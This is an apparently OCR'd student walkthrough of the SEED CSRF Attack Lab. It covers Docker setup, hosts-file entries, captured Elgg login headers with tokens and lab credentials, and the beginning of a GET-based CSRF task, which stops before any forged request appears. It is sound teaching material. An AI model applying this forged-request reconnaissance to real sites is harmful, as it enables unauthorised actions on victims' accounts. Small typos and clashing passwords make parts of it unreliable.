

Cross-Site Request Forgery (CSRF) Attack Lab


2.Lab Environment Setup

Download Docker files





- dcbuild




- dcup

```
[06/26/22]seed@VM:~/.../Labsetup$ dcup
mysql-10.9.0.6 is up-to-date
elgg-10.9.0.5 is up-to-date
attacker-10.9.0.105 is up-to-date
Attaching to mysql-10.9.0.6, elgg-10.9.0.5, attacker-10.9.0.105
attacker-10.9.0.105 |  * Starting Apache httpd web server apache2
 *
elgg-10.9.0.5 |  * Starting Apache httpd web server apache2
 *
mysql-10.9.0.6 | 2022-06-26 20:21:20+00:00 [Note] [Entrypoint]: Entrypoint scri
pt for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2022-06-26 20:21:20+00:00 [Note] [Entrypoint]: Switching to de
dicated user 'mysql'
mysql-10.9.0.6 | 2022-06-26 20:21:20+00:00 [Note] [Entrypoint]: Entrypoint scri
pt for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2022-06-26T20:21:21.228829Z 0 [System] [MY-010116] [Server] /u
sr/sbin/mysqld (mysqld 8.0.22) starting as process 1
mysql-10.9.0.6 | 2022-06-26T20:21:21.238027Z 1 [System] [MY-013576] [InnoDB] In
noDB initialization has started.
mysql-10.9.0.6 | 2022-06-26T20:21:21.549979Z 1 [System] [MY-013577] [InnoDB] In
noDB initialization has ended.
```

Open a new terminal

There use command

- sudo nano /etc/hosts



```
seed@VM: ~
  GNU nano 4.8                    /etc/hosts                    Modified
10.9.0.5        www.example60.com
10.9.0.5        www.example70.com

# For CSRF Lab
10.9.0.5        www.csrflabelgg.com
10.9.0.5        www.csrflab-defense.com
10.9.0.105      www.csrflab-attacker.com

# For Shellshock Lab
10.9.0.80       www.seedlab-shellshock.com


# For Web Basics
10.9.0.5     www.bank32.com
10.9.0.5     www.bank99.com

# adding sql injection and for Cross site hijcking attack
10.9.0.5     www.seed-server.com


^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Paste Text ^T To Spell   ^_ Go To Line
```

Add

10.9.0.5 ww.seed-server.com

Control x to save

Y yes

Enter


```
seed@VM: ~
[06/26/22]seed@VM:~$ sudo nano /etc/hosts
[06/26/22]seed@VM:~$ dockps
76bfef267c4e  mysql-10.9.0.6
138889d13769  attacker-10.9.0.105
977d9a517711  elgg-10.9.0.5
[06/26/22]seed@VM:~$
```


- dockps

Task 1: Observing HTTP Request

vist the website

www.seed-server.com





Click inspect header extension before login into account keep it open

Add login information


User:

Alice

Password

Aliceseed

You will be successfully login and see the request of Get and post captured



Click on first section you will get the post request and second section to see get request

HTTP Header Live Sub — Mozilla Firefox

POST http://www.seed-server.com/action/login

```
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Elgg-Ajax-API: 2
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------388318276637541708393693582797
Content-Length: 570
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: Elgg=4ee64ptjnbofufi2dc0qreoa5v
```

```
__elgg_token=cZ98qzf69cWX08g56vrhug&__elgg_ts=1656276341&username=alice&password=seedalice
```

HTTP Header Live Sub — Mozilla Firefox

GET http://www.seed-server.com/

```
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: Elgg=pbsmisoc1mcnpaoq0gnvl228u1
Upgrade-Insecure-Requests: 1
```


Task 2: CSRF Attack using GET Request


Login to Samy

Enable http header live


Send request to alice

Alice has rejected our request but we are able to capture alice friend id and url through which friend request occurs






